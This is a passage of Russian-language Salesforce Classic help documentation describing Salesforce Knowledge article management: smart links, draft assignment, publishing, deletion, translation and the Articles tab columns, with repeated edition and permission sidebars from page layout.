Интеллектуальные ссылки корректируются автоматически при изменении имени или URL-адреса статьи. Например, при изменении имени URL-адреса статьи Salesforce Knowledge автоматически обновляет URL-адрес статьи на основе канала, а также добавляет префикс сайта для общедоступной базы знаний и имя сообщества для портала сообщества.

Редактор обогащенного текста поддерживает два способа дополнения статьи Salesforce Knowledge интеллектуальной ссылкой на другую статью.

- [Поиск статьи.](#)
- [Ввод URL-адреса статьи.](#)

 **Важное замечание:** Интеллектуальные ссылки опираются на каналы использования. Таким образом, интеллектуальная ссылка на статью не может быть добавлена в другой канал. Например, статья общедоступной базы знаний не может ссылаться на статью, опубликованную только во внутреннем канале.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей:


- «Управление статьями»  
И  
«Чтение» и «Создание»  
для типа статьи

Интеллектуальные ссылки на статьи **Salesforce Knowledge** посредством поиска

Статья может быть дополнена интеллектуальной ссылкой на другую статью посредством диалогового окна «Связать статью» редактора обогащенного текста.

Чтобы создать интеллектуальную ссылку при создании или редактировании статьи, воспользуйтесь поиском по ключевым словам в поле типа «Область обогащенного текста».

1. Установите курсор в нужную область.

2. Щелкните значок ссылки (  ).

Данное действие инициирует отображение диалогового окна «Связать статью».

3. При необходимости выберите язык для поиска.

В противном случае Salesforce Knowledge возвращает связанные статьи на стандартном языке базы знаний.

4. При необходимости выберите тип статуса публикации для поиска.


- Интерактивная версия (значение по умолчанию, если статус публикации не выбран)
- Черновик
- Черновые переводы (если база знаний является мультязычной)

5. Введите ключевые слова в поле поиска.

6. Щелкните значок поиска в конце поля поиска.

Данное действие инициирует отображение первых 20 связанных статей.

7. Выберите нужную статью из списка статей.


 **Важное замечание:** Интеллектуальные ссылки опираются на каналы использования. Таким образом, интеллектуальная ссылка на статью не может быть добавлена в другой канал. Например, статья общедоступной базы знаний не может ссылаться на статью, опубликованную только во внутреннем канале.

8. Чтобы просмотреть статью в другом окне, щелкните **«Открыть статью»**.

9. При необходимости откройте вкладку «Цель» и выберите области отображения данной статьи.

- **«Не задано»:** связанная статья открывается в той же рамке.
- **«Рамка»:** связанная статья открывается в определенной рамке.
- **«В новом окне (\_blank)»:** связанная статья открывается в новом окне или вкладке.
- **«В активном окне (\_top)»:** связанная статья открывается в полноразмерном окне.
- **«В текущем окне (\_self)»:** связанная статья открывается в той же рамке.
- **«В родительском окне (\_parent)»:** связанная статья открывается в родительской рамке.

10. Нажмите кнопку **«ОК»**.

 **Прим.:** Интеллектуальные ссылки добавляют больше символов, чем отображается. При отображении ошибки, уведомляющей о превышении ограничения по количеству символов, обратитесь к администратору с просьбой увеличить данное ограничение.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей:

- «Управление статьями»

И

«Чтение» и «Создание» для типа статьи

## Интеллектуальные ссылки на статьи Salesforce Knowledge посредством URL-адресов

Статья Salesforce Knowledge может быть дополнена интеллектуальной ссылкой на другую статью путем ввода вручную URL-адреса статьи в редакторе обогащенного текста.

Чтобы создать интеллектуальную ссылку вручную при создании или редактировании статьи, воспользуйтесь полем типа «Область обогащенного текста».

1. Выделите нужное содержимое или установите курсор в нужную область.

2.

Щелкните значок ссылки (  ).

3. Выберите тип ссылки «URL-адрес».

4. Выберите протокол <other>.

5. Введите следующий URL-адрес статьи:

/articles/[язык]/[тип\_статьи]/[имя\_URL-адреса].

Например, статье многоязычной базы знаний на русском языке, которой назначен тип статьи «Вопросы и ответы» и имя URL-адреса «Общие сведения о паролях» соответствует следующий URL-адрес: /articles/RU/Вопросы и ответы/Общие сведения о паролях. Рекомендуем указывать язык только при использовании многоязычной базы Salesforce Knowledge.

**⚠ Важное замечание:** Интеллектуальные ссылки опираются на каналы использования. Таким образом, интеллектуальная ссылка на статью не может быть добавлена в другой канал. Например, статья общедоступной базы знаний не может ссылаться на статью, опубликованную только во внутреннем канале.

6. При необходимости откройте вкладку «Цель» и выберите области отображения данной статьи.

- «**Не задано**»: связанная статья открывается в той же рамке.
- «**Рамка**»: связанная статья открывается в определенной рамке.
- «**В новом окне (\_blank)**»: связанная статья открывается в новом окне или вкладке.
- «**В активном окне (\_top)**»: связанная статья открывается в полноразмерном окне.
- «**В текущем окне (\_self)**»: связанная статья открывается в той же рамке.
- «**В родительском окне (\_parent)**»: связанная статья открывается в родительской рамке.

7. Нажмите кнопку «ОК».

**📌 Прим.:** Интеллектуальные ссылки добавляют больше символов, чем отображается. При отображении ошибки, уведомляющей о превышении ограничения по количеству символов, обратитесь к администратору с просьбой увеличить данное ограничение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей:

- «Управление статьями»

И

«Чтение» и «Создание» для типа статьи



## Назначение черновых статей

Как правило, работа над черновыми статьями выполняется командой: разные участники редакционной группы создают черновики, корректируют и форматируют текст, добавляют графические данные и многое другое. После выполнения текущей задачи Salesforce Knowledge позволяет назначать черновые статьи другим соавторам.

Например, автор назначает созданную статью самому себе с инструкцией «Добавить содержимое до 10 числа». Завершив статью 10 числа, автору требуется помощь дизайнера. Статья назначается дизайнеру с инструкцией «Завершить дизайн до 20 числа» (действие 2). Чтобы просмотреть новые назначения, дизайнер должен выбрать значение «Мне» в параметре «Назначено» на вложенной вкладке «Черновые статьи» вкладки «Управление статьями». Завершив работу, дизайнер переназначает статью автору для финальной проверки. Статья отображается с новой инструкцией: «Проверьте статью перед публикацией» (действие 3). Автор просматривает статью и **планирует ее публикацию** на 31 число.

Назначение — это черновая статья, назначенная другому пользователю для редактирования. Назначения могут содержать краткие инструкции и крайний срок. При **создании статьи** новое назначение добавляется автоматически. При необходимости измените назначение, введите инструкции, выберите назначенного и укажите крайний срок. Одновременно статьи могут использовать только одно назначение. Обратите внимание, что редактирование статьи доступно всем пользователям с соответствующими полномочиями, даже пользователям, которые не являются назначенными.

Чтобы просмотреть назначения на вкладке «Управление статьями», выполните указанные ниже действия.

1. Выберите вложенную вкладку «Статьи» в области «Просмотр».
2. Установите переключатель «Черновые статьи».
3. Отфильтруйте статьи по значению «Мне». Чтобы просмотреть список всех черновых статей организации, отфильтруйте статьи по значению «Любые».

Чтобы назначить или переназначить статью, выполните указанные ниже действия.

1. Установите переключатель «Черновые статьи», затем установите флажок напротив нужной статьи и нажмите кнопку «Назначить...». Или нажмите кнопку «Назначить...» на странице просмотра или редактирования сведений о статье.
2. Выберите пользователя.
3. Введите инструкции для назначения.
4. Выберите крайний срок.
5. Чтобы отправить выбранным пользователям сообщение эл. почты, содержащее инструкции, установите флажок «Отправить сообщение эл. почты».



**Прим.:** При выборе нескольких статей каждый назначенный пользователь получает одно сообщение эл. почты на каждые 10 назначенных статей.

6. Нажмите кнопку «ОК».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания черновых статей:

- «Управление статьями»
- И
- «Создание» и «Чтение» для типа статьи

Для назначения черновых статей:

- «Управление статьями»
- И
- «Чтение» и «Редактирование» для типа статьи

## Рекомендации

- Если редактирование выполняется командой в несколько этапов, то управление данными этапами осуществляется посредством назначений.
- Статья может одновременно редактироваться несколькими пользователями. If that occurs, your changes can be overwritten by a colleague without warning, even if you save your work frequently. To avoid accidental data loss, instruct all users who edit articles to edit only the articles they're assigned.
- Назначьте себе нужные статьи.

## СМ. ТАКЖЕ:

[Терминология Salesforce Knowledge](#)

[Публикация статей и переводов](#)

[Создание и редактирование статей](#)

## Публикация статей и переводов

Опубликованные статьи и переводы доступны во всех выбранных [каналах](#). Если публикуемая статья содержит переводы, то публикуются все версии статьи.

Публикация статей или переводов доступна только при назначении соответствующих полномочий для типа статьи и действия «Опубликовать статью» или «Опубликовать переведенные статьи». Если организация использует процессы утверждения, то статья публикуется только после утверждения. Обратите внимание, что процессы утверждения недоступны для переводов.

1. Откройте вкладку «Управление статьями», воспользуйтесь областью «Просмотр» для фильтрации статей, выберите нужную статью и нажмите кнопку «**Опубликовать...**». Или нажмите кнопку «**Опубликовать...**» на странице просмотра или редактирования сведений о статье.
2. Выберите «Опубликовать статью!». Чтобы выбрать дату публикации статьи, выберите «Запланировать публикацию на:».
3. Если статья была опубликована ранее, установите флажок «Пометить как новая версия», чтобы отображать значок новой статьи (✳) напротив статьи в выбранных каналах. Пользователи каналов смогут определять статьи, измененные после последнего просмотра. Данный флажок недоступен при первоначальной публикации статьи, так как значок отображается для новых статей по умолчанию.

Черновик, являющийся рабочей копией опубликованной статьи, публикуется как новая версия исходной статьи.

4. Нажмите кнопку «**ОК**».

Статьи, публикация которых запланирована на более позднюю дату, отображаются в представлении «Черновые статьи», но со значком ожидания (🕒) напротив заголовка статьи. Чтобы просмотреть дату публикации, наведите указатель мыши на значок.

### Прим.:

- **Назначение** статьи, публикация которой запланирована на более позднюю дату, инициирует отмену запланированной публикации.
- Планирование публикации инициирует удаление любых сведений о назначении. Пользователь, запланировавший публикацию, назначается статье.
- Одновременное выполнение действий разными пользователями над одними и теми же статьями может инициировать возникновение конфликтов. В зависимости от того, кто выполняет первое действие, статьи будут недоступны другим пользователям даже в случае их отображения в списке статей. Выполнение действия над данными статьями инициирует отображение сообщения об ошибке.
- Кнопки «**Опубликовать...**» и «**Отправить на утверждение**» отображаются только при назначении пользователю действия «Опубликовать статью» и настройке процесса утверждения статьи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации статей:

- «Управление статьями»
- И
- «Создание», «Чтение», «Редактирование» и «Удаление» для типа статьи

Для публикации переведенных статей:

- «Управление статьями»
- И
- «Создание», «Чтение», «Редактирование» и «Удаление» для типа статьи

-  **Совет:** Чтобы отменить запланированную публикацию, нажмите кнопку **«Отмена публикации»** на странице просмотра или редактирования сведений о статье или переводе.

СМ. ТАКЖЕ:

- [Терминология Salesforce Knowledge](#)
- [Назначение черновых статей](#)
- [Просмотр статей](#)
- [Создание и редактирование статей](#)

## Удаление статей и переводов

Удаление статьи или перевода инициирует его необратимое удаление из базы знаний. Пользователи могут удалять черновые статьи, черновые переводы статей и архивные статьи.

 **Прим.:**

- To delete published article and translations, first remove them from publication by choosing edit or archive.
- Когда пользователь без доступа к удалению отменяет правку в опубликованной статье, вновь созданный черновик статьи не удаляется автоматически.

Чтобы удалить статью или перевод, выполните указанные ниже действия.

1. Выберите вложенную вкладку «Статьи» в области «Просмотр» на вкладке «Управление статьями».
2. Установите переключатель «Черновые статьи» или «Архивные статьи», выберите нужную статью и нажмите кнопку **«Удалить»**. Или нажмите кнопку **«Удалить»** на странице сведений о черновой статье, архивной статье или черновом переводе.
3. Нажмите кнопку **«ОК»**.

Удаленные статьи перемещаются в корзину, откуда при необходимости они могут быть восстановлены. Переводы, удаленные вместе со статьей, также перемещаются в корзину. Обратите внимание, что перевод, удаленный отдельно от статьи, не может быть восстановлен. Удаление статьи или перевода, изменяемого другим пользователем или системой во время удаления, может быть прервано. В этом случае отображается сообщение об ошибке.

 **Прим.:**

- Одновременное выполнение действий разными пользователями над одними и теми же статьями может инициировать возникновение конфликтов. В зависимости от того, кто выполняет первое действие, статьи будут недоступны другим пользователям даже в случае их отображения в списке статей. Выполнение действия над данными статьями инициирует отображение сообщения об ошибке.
- Удаление черновой статьи, являющейся рабочей копией опубликованной статьи, не влияет на исходную опубликованную версию, но инициирует необратимое удаление черновой версии. Она не перемещается в корзину. Чтобы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления черновых, опубликованных или архивных статей:

- «Управление статьями»
- И
- «Чтение», «Редактирование» и «Удаление» для типа статьи

продолжить работу над черновой копией, рекомендуем изменить опубликованную версию.

- Когда пользователь без доступа к удалению отменяет правку в опубликованной статье, вновь созданный черновик статьи не удаляется автоматически.

СМ. ТАКЖЕ:

[Терминология Salesforce Knowledge](#)

[Архивирование статей и переводов](#)

## Управление статьями и переводами

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

Вкладка «Управление статьями» — это начальная страница для работы со статьями на протяжении всего процесса публикации, так как позволяет создавать, назначать, переводить, публиковать и архивировать статьи. Выполнение некоторых задач доступно только при назначении соответствующих полномочий для типа статьи и [действий над статьями](#).

| Действие над статьёй             | Описание   |
|----------------------------------|--|
| Опубликовать статьи              | Публикация статей.                                 |
| Опубликовать переведенные статьи | Публикация переведенных статей.                    |
| Отправить статьи на перевод      | Отправка статей на перевод.                        |
| Архивировать статьи              | Архивирование статей, включая переведенные статьи. |

По умолчанию вкладка «Управление статьями» отображает представление «Статьи».

## Процесс публикации статей

Процесс публикации статей представлен ниже в виде схемы.

1. Создайте и сохраните новую статью.
2. При необходимости переназначьте статью редактору, переводчику, эксперту или любому другому соавтору. Данный пользователь сможет переназначать статью неограниченное количество раз, пока содержимое статьи не будет готово для публикации. Если типу статьи задан процесс утверждения, то статья должна быть отправлена текущим или назначенным пользователем на утверждение. Статья отправляется одному или нескольким ответственным за утверждение, которые могут ее принять или отклонить.
3. В зависимости от доступных целевых аудиторий, [опубликуйте](#) готовый черновик как минимум в один канал: вкладка «Статьи» в организации Salesforce, клиентский портал, партнерский портал или общедоступная база знаний. При необходимости запланируйте публикацию статьи на нужную дату.
4. При необходимости обновите статью. Чтобы изменить опубликованную статью, отмените публикацию статьи (исходная статья недоступна другим пользователям) или создайте копию опубликованной исходной статьи (обновленная статья заменяет исходную статью).
5. Чтобы удалить устаревшую статью из публикации, [заархивируйте нужную статью](#). Подобно публикации, архивирование может быть выполнено незамедлительно или запланировано на нужную дату.
6. При необходимости удалите статью или преобразуйте ее в черновик и повторите процесс публикации.

## Выбор статей для просмотра

Чтобы выбрать статьи, которые должны отображаться в списковом представлении, воспользуйтесь боковой панелью.

- Установите переключатель «[Черновые статьи](#)», «[Опубликованные статьи](#)» или «[Архивные статьи](#)» в области «[Просмотр](#)». Черновые статьи могут быть отфильтрованы по назначению: текущему или любому пользователю (все черновые статьи организации).

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления статей:

- «Управление статьями»

И

«Создание», «Чтение», «Редактирование» или «Удаление» для типа статьи

Для публикации или архивирования статей:

- «Управление статьями»

И

«Создание», «Чтение», «Редактирование» и «Удаление» для типа статьи

Для отправки статей на перевод:

- «Управление статьями»

И

«Создание», «Чтение» и «Редактирование» для типа статьи

Для отправки статей на утверждение:

- Полномочия определяются параметрами процесса утверждения

- Откройте вложенную вкладку «Переводы» в области «Просмотр» и установите переключатель «Черновые переводы» или «Опубликованные переводы». Черновые переводы могут быть отфильтрованы по назначению: текущему пользователю, очереди перевода или любому пользователю (все черновые переводы организации).
- Чтобы уточнить текущее представление, рекомендуем выбрать язык статьи и добавить ключевое слово или фразу в поле «Поиск по представлению». Поле «Поиск по представлению» недоступно для архивных статей.
- Чтобы отфильтровать текущее представление, выберите нужную категорию в раскрывающемся меню области «Фильтр».

## Выбор столбцов

Чтобы изменить список отображаемых столбцов, нажмите кнопку «**Столбцы**». Ниже перечислены столбцы, которые могут отображаться в выбранном представлении.

| Столбец                     | Описание   | Представление  |
|-----------------------------|--|--|
| Действие                    | Отображение действий, доступных пользователю над статьей или переводом.  | Все статьи и переводы                                      |
| Рейтинги всех пользователей | Средний рейтинг от пользователей внутренней организации Salesforce, клиентского портала, партнерского портала и общедоступной базы знаний.           | Опубликованные и архивные статьи и опубликованные переводы |
| Дата архивирования          | Дата архивирования статьи.   | Архивные статьи  |
| Номер статьи                | Уникальный номер, назначаемый статье автоматически.  | Все статьи и переводы                                      |
| Заголовок статьи            | Щелкните для просмотра статьи.   | Все статьи   |
| Назначено                   | Пользователь, назначенный статье.  | Черновые статьи и переводы                                 |
| Сведения о назначении       | Инструкции по назначению.  | Черновые статьи и переводы                                 |
| Крайний срок назначения     | Дата завершения работы над статьей. Если работа не завершена до наступления крайнего срока, то значение данного столбца отображается красным цветом. | Черновые статьи и переводы                                 |
| Дата создания               | Дата создания статьи.  | Черновые статьи и переводы                                 |
| Рейтинги клиентов           | Средний рейтинг от пользователей клиентского портала и общедоступной базы знаний.  | Опубликованные и архивные статьи и опубликованные переводы |
| Язык                        | Язык перевода статьи.  | Черновые и опубликованные переводы                         |
| Последнее действие          | Дата и тип последнего действия над переводом.  | Черновые и опубликованные переводы                         |




| Столбец                                   | Описание   | Представление  |
|---|--|--|
| Последнее изменение сделано               | Имя пользователя, обновившего статью последним.  | Черновые статьи и переводы                                 |
| Дата последнего изменения                 | Дата последнего редактирования статьи.   | Все статьи и переводы                                      |
| Самое популярное среди всех пользователей | Среднее количество просмотров пользователями внутренней организации Salesforce, клиентского портала, партнерского портала и общедоступной базы знаний.   | Опубликованные и архивные статьи и опубликованные переводы |
| Самое популярное среди клиентов           | Среднее количество просмотров пользователями клиентского портала и общедоступной базы знаний.  | Опубликованные и архивные статьи и опубликованные переводы |
| Самое популярное среди партнеров          | Среднее количество просмотров пользователями партнерского портала и общедоступной базы знаний.   | Опубликованные и архивные статьи и опубликованные переводы |
| Рейтинги партнеров                        | Средний рейтинг от пользователей партнерского портала и общедоступной базы знаний.   | Опубликованные и архивные статьи и опубликованные переводы |
| Дата публикации                           | Дата публикации статьи.  | Опубликованные статьи и переводы                           |
| Исходная статья                           | Исходная статья до перевода. Чтобы просмотреть статью, щелкните заголовок нужной статьи.   | Черновые и опубликованные переводы                         |
| Переведенная статья                       | Заголовок переведенной статьи. Чтобы изменить перевод, щелкните заголовок нужного перевода.  | Черновые и опубликованные переводы                         |
| Статус перевода                           | Статус в процессе перевода. Чтобы просмотреть статус каждого перевода, наведите указатель мыши на нужный значок. Если перевод опубликован, то пользователю доступны отдельные вкладки для черновых и опубликованных переводов. | Статьи, отправленные на перевод                            |
| Тип                                       | Тип статьи, определяющий ее содержимое (например, «Вопросы и ответы» или «Описание продукта»).   | Все статьи   |
| Статус проверки                           | Данный столбец указывает на то, было ли проверено содержимое статьи.   | Все статьи и переводы (если включена поддержка)            |
| Версия                                    | Версия статьи. Чтобы просмотреть сведения о других версиях статьи,   | Все статьи   |

| Столбец | Описание  | Представление |
|---------|---|---------------|
|         | наведите указатель мыши на номер нужной версии. |               |

## Задачи управления статьями и переводами

Чтобы создать и управлять статьями и переводами, выполните указанные ниже действия.

- Чтобы **найти статью** или перевод, введите поисковый запрос или воспользуйтесь раскрывающимся меню категорий.
  - Чтобы создать статью, нажмите кнопку **«Создать»**.
  - Чтобы **предоставить доступ в выбранных каналах**, выберите нужную статью или перевод и нажмите кнопку **«Опубликовать...»**. Кнопки **«Опубликовать...»** и **«Отправить на утверждение»** отображаются только при назначении пользователю действия «Опубликовать статьи» и настройке процесса утверждения статьи.
  - Чтобы изменить содержимое или свойства, щелкните ссылку **«Правка»** напротив нужной статьи или **перевода**.
  - Чтобы открыть окно предварительного просмотра, щелкните ссылку **«Предварительный просмотр»** напротив нужной статьи или перевода. Выберите любой нужный канал, кроме общедоступной базы знаний, в раскрывающемся меню «Канал».
-  **Прим.:** При предварительном просмотре статьи базы знаний пользователю недоступно голосование и сведения Chatter.
- Чтобы просмотреть список других версий, щелкните номер нужной версии статьи или перевода.
  - Чтобы изменить ответственного, выберите нужную статью или перевод и нажмите кнопку **«Назначить...»**.
  - Чтобы удалить статью или перевод, выберите нужную статью или перевод и нажмите кнопку **«Удалить»**.
  - Чтобы **заархивировать опубликованную статью**, выберите нужную статью и нажмите кнопку **«Архивировать...»**.
  - При наличии **многоязычной поддержки Salesforce Knowledge** выберите нужную статью и нажмите кнопку **«Отправить на перевод...»**.

## Отправка статей на перевод

Кнопка «Отправить на перевод...» доступна только при наличии **многоязычной поддержки**.

Чтобы отправить статьи на перевод посредством вкладки «Управление статьями», выполните указанные ниже действия.

1. Выберите нужную статью и нажмите кнопку **«Отправить на перевод...»**.
2. При необходимости выберите крайний срок для одного или всех переводов. Крайний срок может быть выбран для каждого языка.  
Крайние сроки отображаются в списковом представлении «Переводы». Если перевод не завершён до наступления крайнего срока, то значение данного поля отображается красным цветом.
3. Выберите язык, поддерживаемый базой знаний.
4. При необходимости измените назначенного. Статья может быть назначена другому пользователю базы знаний (для перевода) или очереди (для экспорта поставщику перевода).
5. Чтобы отправить назначенным электронное уведомление, установите флажок «Отправить электронное уведомление».
6. Нажмите кнопку **«Сохранить»**.

Управление отправленными переводами доступно на вкладке **«Управление статьями»** только при наличии полномочия «Управление статьями». Чтобы просмотреть отправленные переводы, откройте вложенную вкладку **«Переводы»** в

области «Просмотр». Данная вкладка позволяет редактировать, публиковать, назначать, удалять и открывать переводы для предварительного просмотра.



**Совет:** Область «Связанные ссылки» вкладки **«Управление статьями»** позволяет открывать страницы настройки функций экспорта статей для перевода (**«Экспорт статей для перевода»**) и импорта переводов (**«Импорт переводов статьи»**).

СМ. ТАКЖЕ:

[Терминология Salesforce Knowledge](#)

[Публикация статей и переводов](#)

[Создание и редактирование статей](#)

[Поиск статей](#)

[Просмотр статей](#)

## Вкладка «Статьи» или «База знаний»

Данный раздел позволяет определить используемую вкладку Salesforce Knowledge и просмотреть действия, доступные на каждой вкладке.

Поиск статей Salesforce Knowledge поддерживается двумя вкладками: **«База знаний»** и **«Статьи»**. Вкладка, используемая организацией, определяется временем включения компонента Salesforce Knowledge или доступностью вкладки «База знаний» для применения.

### Вкладка «База знаний»

Поле поиска, отображаемое вверху страницы, указывает на использование вкладки «База знаний».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статей:


- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»

И

«Чтение» и «Создание» для типа статьи



Вкладка «База знаний» объединяет функции устаревшей вкладки «Статьи» и вкладки «Управление статьями», а также использует интегрированный поиск для одновременного поиска всех ресурсов. Ниже перечислены действия, доступные на вкладке «База знаний».


- **Поиск** по всем статьям Salesforce Knowledge и любым внешним источникам данных (например, Microsoft® SharePoint®).
- **Фильтрация** статей по языку и категориям данных.
- Сортировка статей по дате публикации, рейтингу, самому популярному и заголовку.
- Использование раскрывающегося списка **«Создать статью»** для выбора типа статьи и **создания статьи**.
- Использование раскрывающегося списка напротив каждой статьи для начала отслеживания, отмены отслеживания, **редактирования**, **публикации** или **удаления** статьи при наличии соответствующих полномочий.

Кроме того, при использовании ленты обращений макет вкладки «База знаний» применяется к боковой панели «Статьи».

Чтобы заменить устаревшую вкладку вкладкой «База знаний», администратор должен добавить полномочие «Knowledge One» в **профиль** или **набор полномочий** пользователя.


#### Вкладка «Статьи»

Поле поиска, отображаемое на левой боковой панели страницы, указывает на использование вкладки «Статьи».



Вкладка «Статьи» содержит список опубликованных статей Salesforce Knowledge. Ниже перечислены действия, доступные на вкладке «Статьи».

- **Поиск опубликованных статей**
- **Просмотр опубликованных статей**
- **Создание статьи**
- **Настройка отображаемых сведений о статьях**

 **Прим.:** Community members without the Knowledge One permission cannot access Knowledge through Communities. They also can't access Knowledge in communities via the Salesforce1 mobile browser and downloadable apps.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

[Создание и редактирование статей](#)

[Поиск статей](#)

[Просмотр статей](#)

## Настройка вкладки «Статьи»

Выберите отображаемые сведения о статьях и используйте их для сортировки статей.

Стандартное списковое представление вкладки «Статьи» содержит статьи, созданные или обновленные в течение последних 30 дней. Чтобы выбрать отображаемые сведения о статьях и использовать их для сортировки статей, выполните указанные ниже действия.

1. Щелкните раскрывающийся список «Столбцы».
2. Щелкните нужные сведения о статьях.

Новые столбцы добавляются в список статей крайними справа. Ниже перечислены доступные столбцы.

| Столбец                                   | Описание   |
|---|--|
| Рейтинги агентов                          | Средний рейтинг, назначенный статье агентами базы знаний посредством внутреннего приложения.   |
| Рейтинги всех пользователей               | Средний рейтинг, назначенный агентами базы знаний, партнерами и клиентами. Статьи не могут оцениваться посетителями общедоступной базы знаний. Дополнительную информацию о рейтингах пользователей см. в разделе <a href="#">«Просмотр статей»</a> на странице 2539.         |
| Номер статьи                              | Уникальный номер, назначаемый статье автоматически. Нумерация статей начинается со значения «000001000». Формат и нумерация, используемые в данном поле, не могут быть изменены.   |
| Заголовок статьи                          | Заголовок статьи. Данный столбец не может быть удален.   |
| Рейтинги клиентов                         | Средний рейтинг, назначенный статье клиентами. Данный столбец отображается только при публикации статей посредством клиентского портала.   |
| Самое популярное среди агентов            | Сравнительный показатель, вычисляемый путем добавления просмотров агентами базы знаний.  |
| Самое популярное среди всех пользователей | Сравнительный показатель, вычисляемый путем добавления просмотров из всех соответствующих каналов: <a href="#">агенты базы знаний</a> (внутренние пользователи), пользователи клиентского портала, пользователи партнерского портала и посетители общедоступной базы знаний. |
| Самое популярное среди клиентов           | Сравнительный показатель, вычисляемый путем добавления просмотров пользователями клиентского портала.  |
| Самое популярное среди партнеров          | Сравнительный показатель, вычисляемый путем добавления просмотров пользователями партнерского портала.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статей:

- «Чтение» для типа статьи

| Столбец                            | Описание   |
|------------------------------------|--|
| Самое популярное среди посетителей | Сравнительный показатель, вычисляемый путем добавления просмотров посетителями общедоступной базы знаний.                                  |
| Новое                              | Флажок, указывающий на просмотр статьи.  |
| Рейтинги партнеров                 | Средний рейтинг, назначенный статье партнерами. Данный столбец отображается только при публикации статей посредством партнерского портала. |
| Дата публикации                    | Дата публикации статьи.  |
| Тип                                | Тип, назначенный статье. Типы статей определяют содержимое и формат каждой статьи.   |
| Статус проверки                    | Данный столбец указывает на то, было ли проверено содержимое статьи.   |

 **Прим.:** Разрешается выбирать только один информационный столбец.

3. Чтобы изменить порядок отображения столбцов, перетащите их заголовки.
4. Чтобы отсортировать содержимое списка по значению столбца, щелкните заголовок нужного столбца. Сортировка может быть выполнена по любому столбцу, кроме столбца «Тип».
5. Чтобы изменить количество статей, отображаемых на странице, щелкните стрелку вниз страницы.


СМ. ТАКЖЕ:

[Вкладка «Статьи» или «База знаний»](#)

[Общие сведения о Salesforce Knowledge](#)

## Перевод статей в Salesforce Knowledge

В зависимости от статуса перевода и [действий над статьей, назначенных пользователю](#), страница сведений о переводе может содержать указанные ниже элементы пользовательского интерфейса.

| Действие                        | Описание  | Статус статьи  |
|---------------------------------|---|--|
| <b>Архивировать</b>             | <b>Архивирование</b><br>инициирует удаление устаревших опубликованных переводов и их недоступность агентам и клиентам в каналах Salesforce Knowledge, используемых организацией.  | Прежде чем архивировать перевод, рекомендуем заархивировать основную статью. |
| <b>Назначить...</b>             | Назначение инициирует изменение ответственного за перевод.  | Черновые переводы  |
| <b>Удалить</b>                  | Удаление перевода инициирует его необратимое удаление из базы знаний.<br><br> <b>Прим.:</b> Черновой перевод не может быть восстановлен.   | Черновые переводы  |
| <b>Правка</b>                   | Редактирование инициирует изменение содержимого или свойств перевода.   | Черновые и опубликованные переводы   |
| <b>Предварительный просмотр</b> | Предварительный просмотр отображает перевод в готовом виде.<br><br> <b>Прим.:</b> При предварительном просмотре статьи базы знаний пользователю недоступно голосование и сведения Chatter. | Черновые и опубликованные переводы   |
